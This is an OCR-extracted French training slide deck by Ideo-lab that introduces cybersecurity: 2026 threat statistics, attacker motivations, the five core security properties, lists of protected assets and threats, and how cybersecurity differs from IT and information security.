IDEO·LAB

Cybersécurité – Les Enjeux et les Menaces

Par Ideo-lab

Juin 2026

Version 1.2

VOTRE APPLICATION, VOTRE RÉPUTATION. PROTÉGEZ-LES.

1. FILTRAGE WAF

BLOQUE LES ATTAQUES CLASSIQUES (SQLi, XSS)

2. PROTECTION DES API

SÉCURISE LES COMMUNICATIONS MACHINE-À-MACHINE

3. GESTION DES BOTS

DISTINGUE LE TRAFIC LÉGITIME DU TRAFIC AUTOMATISÉ MALVEILLANT

4. PROTECTION ANTI-DDOS

ABSORBE ET DÉVIE LES PICS DE TRAFIC MASSIFS

RÉSULTAT : UNE FORTERESSE DIGITALE SEREINE ET PROTÉGÉE

WAAP : L'APPROCHE DE SÉCURITÉ COMPLÈTE, INTÉGRÉE ET INTELLIGENTE POUR LE MONDE MODERNE

APPROCHE DE LA LUTTE CONTRE LA CYBERMENACE EN 5 ÉTAPES

1 Étape 1
IDENTIFIER

3 Étape 3
DÉTECTER

5 Étape 5
RÉCUPÉRER

IDENTIFIER
Cartographier les actifs, les risques et les vulnérabilités.

PROTÉGER
Mettre en œuvre des contrôles de sécurité et des politiques d'accès.

DÉTECTER
Surveiller en continu les anomalies et les intrusions.

RÉPONDRE
Contenir et neutraliser les incidents de sécurité.

RÉCUPÉRER
Restaurer les systèmes et les données critiques.

UNE DÉMARCHE CONTINUE ET ADAPTATIVE POUR LA RÉSILIENCE CYBER.

AGENDA SUR LA CYBERSECURITE

1. INTRODUCTION A LA CYBERSECURITE
2. CYBERSECURITE : LES ENJEUX
3. Les attaques à maîtriser absolument
4. Pipeline technique à expliquer
5. Panorama des techniques et logiciels clés
6. ANNEXES TECHNIQUES
7. LES ACTEURS DE LA CYBER SECURITY

IDEO·LAB

1. INTRODUCTION A LA CYBERSECURITE

Répartition par type de menace

Répartition par type de menace (Tendances mondiales 2026)

- **Phishing (Hameçonnage) :** Il demeure le vecteur d'entrée principal. Il est impliqué dans environ **42 % des brèches mondiales**. Certains rapports notent que jusqu'à **60 % des intrusions réussies** débutent par un email frauduleux. SentinelOne + 1
- **Vol de données et violation d'informations :** Ces incidents représentent une part majeure de la croissance des cyberattaques (environ **44 %** de la croissance totale des incidents observés). NordVPN
- **Ingénierie sociale :** Cette catégorie, qui inclut le phishing mais aussi les arnaques au président ou au faux virement, compte pour environ **33 %** de la croissance totale des attaques. NordVPN
- **Rançongiciels (Ransomware) :** Ils représentent **23 %** de la croissance des attaques. Les attaques par rançongiciel utilisent désormais majoritairement des stratégies de « double extorsion » (chiffrement des données couplé à leur exfiltration). NordVPN + 1
- **Autres incidents significatifs :** ISI Sec
  - **Déni de service (DDoS) :** Très fréquent, il est impliqué dans environ **28 % à 41 %** des incidents selon les sources. ISI Sec
  - **Erreurs humaines ou de configuration :** À l'origine de **36 %** des fuites de données. Tenacy

PAYSAGE MONDIAL DES CYBER-MENACES ET INCIDENTS

Répartition des vecteurs d'attaque et des incidents clés

VECTEUR D'ENTRÉE PRINCIPAL: PHISHING (HAMEÇONNAGE)

42 %

des brèches mondiales

Jusqu'à 60 % des intrusions réussies débutent par un email frauduleux.

SentinelOne + 1

FOCALE SUR LA CROISSANCE DES ATTAQUES

Stratégies de « double extorsion » pour les rançongiciels.

NordVPN + 1 NordVPN

INCIDENTS DE DISPONIBILITÉ: DÉNI DE SERVICE (DDoS)

28 % à 41 %

des incidents mondiales (selon les sources)

Très fréquent, impacte la continuité d'activité.

ISI Sec

ERREURS ET COMPROMISSION DES DONNÉES

36 %

des fuites de données

Erreurs humaines ou de configuration.

Tenacy

LA CYBERSÉCURITÉ EST UN DÉFI MONDIAL ET PERMANENT.


CYBERSECU INSIGHTS

Source: Rapports Mondiaux de Cybersécurité 2026

Motivations des attaquants


La répartition des attaques selon les motivations des auteurs met en lumière trois grands axes :

- **Cybercriminalité (Gain financier) :** Représente environ **71 %** des motivations observées. PwC
- **Espionnage :** Comptabilise environ **24 %** des cas. PwC
- **Hacktivisme :** Environ **5 %** des incidents. PwC



Points d'attention pour 2026

- **L'impact de l'IA :** 94 % des experts s'accordent sur le fait que l'IA est le principal moteur du changement en cybersécurité, renforçant à la fois les capacités de défense et la sophistication des attaques. Le phishing généré par IA augmente les taux de clics jusqu'à **54 %.** World Economic Forum pu... + 1
- **Le facteur humain :** Le facteur humain reste impliqué dans **60 %** des brèches constatées. ISI Sec
- **Le risque tiers :** Les incidents impliquant des fournisseurs et partenaires (chaîne d'approvisionnement) sont en forte augmentation, avec **34 %** des entreprises signalant des défauts de sécurité chez un tiers. Tenacy



Comprendre la Cyber criminalité

AGENDA INTRODUCTION

- Partie 1.1 — Définition professionnelle de la cybersécurité
  - A - Une définition globale de la cybersécurité
  - B - Un périmètre beaucoup plus large que l'informatique
  - C - La cybersécurité comme protection de l'activité
  - D - Les cinq objectifs fondamentaux
  - E - Les principales menaces couvertes
  - F - Sécurité informatique et cybersécurité
  - G - Sécurité de l'information et cybersécurité
  - H - Cybersécurité et cyberrésilience
  - I - Les dimensions de la cybersécurité
  - J - Exemple : plateforme e-commerce
  - K - Exemple : environnement d'entreprise
  - L - Les erreurs de compréhension courantes
  - M - Définition consolidée pour le guide

IDEO·LAB

A- Une définition globale de la cybersécurité

La cybersécurité désigne l'ensemble des moyens humains, organisationnels, juridiques et techniques permettant de protéger les systèmes numériques, les données, les identités, les applications, les réseaux et les services contre les menaces numériques.

Elle ne se limite pas à la protection des ordinateurs ou des serveurs. Elle concerne l'ensemble de l'écosystème numérique d'une organisation : utilisateurs, applications métier, infrastructures cloud, API, messagerie, bases de données, fournisseurs, sauvegardes et processus critiques.

Son objectif est de réduire les risques d'intrusion, de fraude, de fuite de données, d'indisponibilité, de sabotage, d'espionnage ou d'altération des systèmes.

La cybersécurité devient ainsi une discipline de protection de l'activité, et non uniquement une discipline technique.

IDEO·LAB


Diapositive 1 — Une définition globale de la cybersécurité

MOYENS DE PROTECTION

Humains

Organisationnels

Juridiques & Techniques



ÉCOSYSTÈME PROTÉGÉ

Utilisateurs

Applications Métier

Infrastructures Cloud & API

Messagerie & Bases de Données

CYBERSÉCURITÉ GLOBALE

MENACES RÉDUITES

Intrusion & Sabotage

Fuite de Données

Indisponibilité

Espionnage & Altération

DISCIPLINE DE PROTECTION DE L'ACTIVITÉ

Financial Integrity

Business Continuity

Trust & Reputation

Un périmètre beaucoup plus large que l'informatique

La cybersécurité couvre tous les éléments qui permettent à une organisation de fonctionner dans un environnement numérique.

Elle protège notamment :

- Les postes de travail
- Les serveurs
- Les applications web
- Les applications mobiles
- Les API
- Les bases de données
- Les comptes utilisateurs
- Les comptes administrateurs
- Les environnements cloud
- Les réseaux internes
- Les accès distants
- Les sauvegardes
- Les emails
- Les dépôts de code source
- Les données clients
- Les documents internes
- Les processus métiers critiques

Une faille sur un seul de ces éléments peut suffire à compromettre l'ensemble de l'organisation.

L'ORGANISATION

Actifs Numériques

Applications & Données

Infrastructure & Accès


Processus Métier

LA CYBERSÉCURITÉ : UNE PROTECTION TOTALE

ÉLÉMENTS CLÉS PROTÉGÉS

Postes de travail & Serveurs

Applications Web & Mobiles



Comptes Utilisateurs & Admin

Réseaux Internes & Cloud

Données & Documents

La cybersécurité comme protection de l’activité

Une organisation moderne dépend fortement de ses systèmes numériques. Une attaque cyber ne touche donc pas seulement un serveur ou une application : elle peut bloquer une activité commerciale, industrielle, administrative ou médicale.

Exemples d’impacts possibles :

- Interruption d’un site e-commerce
- Blocage d’une chaîne de production
- Chiffrement de serveurs par ransomware
- Vol de données clients
- Fraude sur des paiements
- Compromission d’une messagerie professionnelle
- Indisponibilité d’un outil métier
- Perte de confiance des clients ou partenaires
- Sanction réglementaire
- Atteinte durable à la réputation

La cybersécurité doit donc être analysée comme un sujet de continuité, de confiance et de maîtrise du risque.

IDEO·LAB

LA CYBERSÉCURITÉ : UN ENJEU DE CONTINUITÉ ET DE CONFIANCE

Impacts Opérationnels & Commerciaux

Interruption e-commerce

Blocage chaîne de production

Indisponibilité outil métier

Impacts sur l'Information & les Processus

Chiffrement ransomware

Vol de données clients

Compromission messagerie

Impacts sur la Confiance & la Réputation

Perte de confiance

Sanction réglementaire

Atteinte à la réputation

LA CYBERSÉCURITÉ : MAÎTRISE DU RISQUE = ASSURANCE ACTIVITÉ

Les cinq objectifs fondamentaux

La cybersécurité vise à préserver cinq propriétés essentielles des systèmes et des données.

Confidentialité
Les informations ne doivent être accessibles qu'aux personnes, applications ou systèmes autorisés.

Intégrité
Les données et configurations ne doivent pas être modifiées sans autorisation ou sans traçabilité.

Disponibilité
Les services numériques doivent rester accessibles lorsque l'activité en dépend.

Authenticité
Les utilisateurs, services, équipements et transactions doivent pouvoir être vérifiés.

Traçabilité
Les actions importantes doivent être enregistrées afin de permettre l'audit, l'investigation et la preuve.

Ces cinq objectifs structurent la plupart des politiques et contrôles de sécurité.

IDEO·LAB

LES CINQ PROPRIÉTÉS ESSENTIELLES DE LA CYBERSÉCURITÉ

Préservation des systèmes et des données

1. CONFIDENTIALITÉ

2. INTÉGRITÉ

3. DISPONIBILITÉ

4. AUTHENTICITÉ

5. TRAÇABILITÉ

1. CONFIDENTIALITÉ


Accès restreint aux seules personnes autorisées.

2. INTÉGRITÉ

Données complètes et non modifiées sans autorisation.

3. DISPONIBILITÉ

Services accessibles lorsque l'activité en dépend.



4. AUTHENTICITÉ

Vérification de l'identité des utilisateurs, services et transactions.

5. TRAÇABILITÉ

Enregistrement des actions pour audit et preuve.

Ces cinq objectifs structurent les politiques et contrôles de sécurité.


Les principales menaces couvertes

- Phishing
- Vol d'identifiants
- Ransomware
- Malware
- Intrusion réseau
- Exploitation de vulnérabilités
- Injection SQL
- Compromission d'API
- Attaque DDoS
- Fuite de données
- Fraude financière
- Compromission cloud
- Suppression de sauvegardes
- Espionnage économique
- Attaque par fournisseur ou sous-traitant

IDEO·LAB

LES CYBER-MENACES ET VECTEURS D'ATTAQUE

Un aperçu complet pour une meilleure défense



****LA CYBERSÉCURITÉ EST UN PROCESSUS CONTINU ET ÉVOLUTIF.****

Sécurité informatique et cybersécurité

La sécurité informatique concerne principalement la protection des composants techniques : systèmes, réseaux, serveurs, postes, applications et équipements.

La cybersécurité englobe cette dimension technique, mais elle va plus loin. Elle intègre également les identités, les usages, les comportements humains, les procédures, les fournisseurs, les données, les obligations réglementaires et la continuité d'activité.

Exemple :

Un pare-feu correctement configuré peut protéger un serveur contre certains accès non autorisés.
Cependant, si un collaborateur valide une fausse demande de paiement reçue par email, le risque dépasse la seule sécurité informatique. Il relève de la cybersécurité, car il combine fraude, identité, messagerie, processus interne et sensibilisation.

La sécurité informatique protège les composants techniques.
La cybersécurité protège l'écosystème numérique et les activités qui en dépendent.

IDEO·LAB

SÉCURITÉ INFORMATIQUE

COMPOSANTS TECHNIQUES

- Systèmes & Réseaux
- Serveurs & Postes
- Applications & Équipements
- Données & Sauvegardes

INTÈGRE ET ÉLÈVE

CYBERSÉCURITÉ

ÉCOSYSTÈME & ACTIVITÉS

- Identités & Usages
- Comportements Humains
- Procédures & Fournisseurs
- Obligations Réglementaires
- Continuité d'Activité

LA CYBERSÉCURITÉ PROTÈGE L'ENSEMBLE DE L'ÉCOSYSTÈME NUMÉRIQUE ET LES ACTIVITÉS QUI EN DÉPENDENT.

Sécurité de l’information et cybersécurité

La sécurité de l’information vise à protéger l’information sous toutes ses formes : numérique, papier, orale, contractuelle ou documentaire.

La cybersécurité se concentre sur les risques liés aux technologies numériques : systèmes connectés, applications, bases de données, cloud, API, messagerie, réseaux et identités numériques.

Exemples :

Un contrat confidentiel imprimé oublié dans une salle de réunion relève de la sécurité de l’information.

Le même contrat exfiltré depuis un espace cloud mal configuré relève de la cybersécurité.

Une conversation sensible entendue dans un lieu public relève de la sécurité de l’information.

Une conversation interceptée via un compte de messagerie compromis relève de la cybersécurité.

Les deux disciplines sont complémentaires et se recoupent dès que l’information est créée, stockée, transmise ou exploitée par des moyens numériques.

IDEO·LAB



SÉCURITÉ DE L'INFORMATION
Protection tous supports : papier, oral, physique.
InfoSec
Protection de l'information physique (papier).
Conversation sensible.


CYBERSÉCURITÉ
Risques technologiques : systèmes, cloud, réseaux, identités.
Scaner les lille
Cloud mal configuré
CyberSec
Exfiltration
Conversation
Compte de messagerie compromis


COMPLÉMENTARITÉ ET RECOUPEMENT
InfoSec
InfoSec
ZONE DE RECOUPEMENT :
L'information numérique est protégée par les deux disciplines.
CyberSec
CyberSec
INFORMATION CRÉÉE
STOCKÉE (CLOUD/PAPIER)
TRANSMISE (RÉSEAU/ORAL)
EXPLOITÉE (APPLICATIONS/IDENTITÉS)

IDEO·LAB

SÉCURITÉ DE L'INFORMATION VS. CYBERSÉCURITÉ



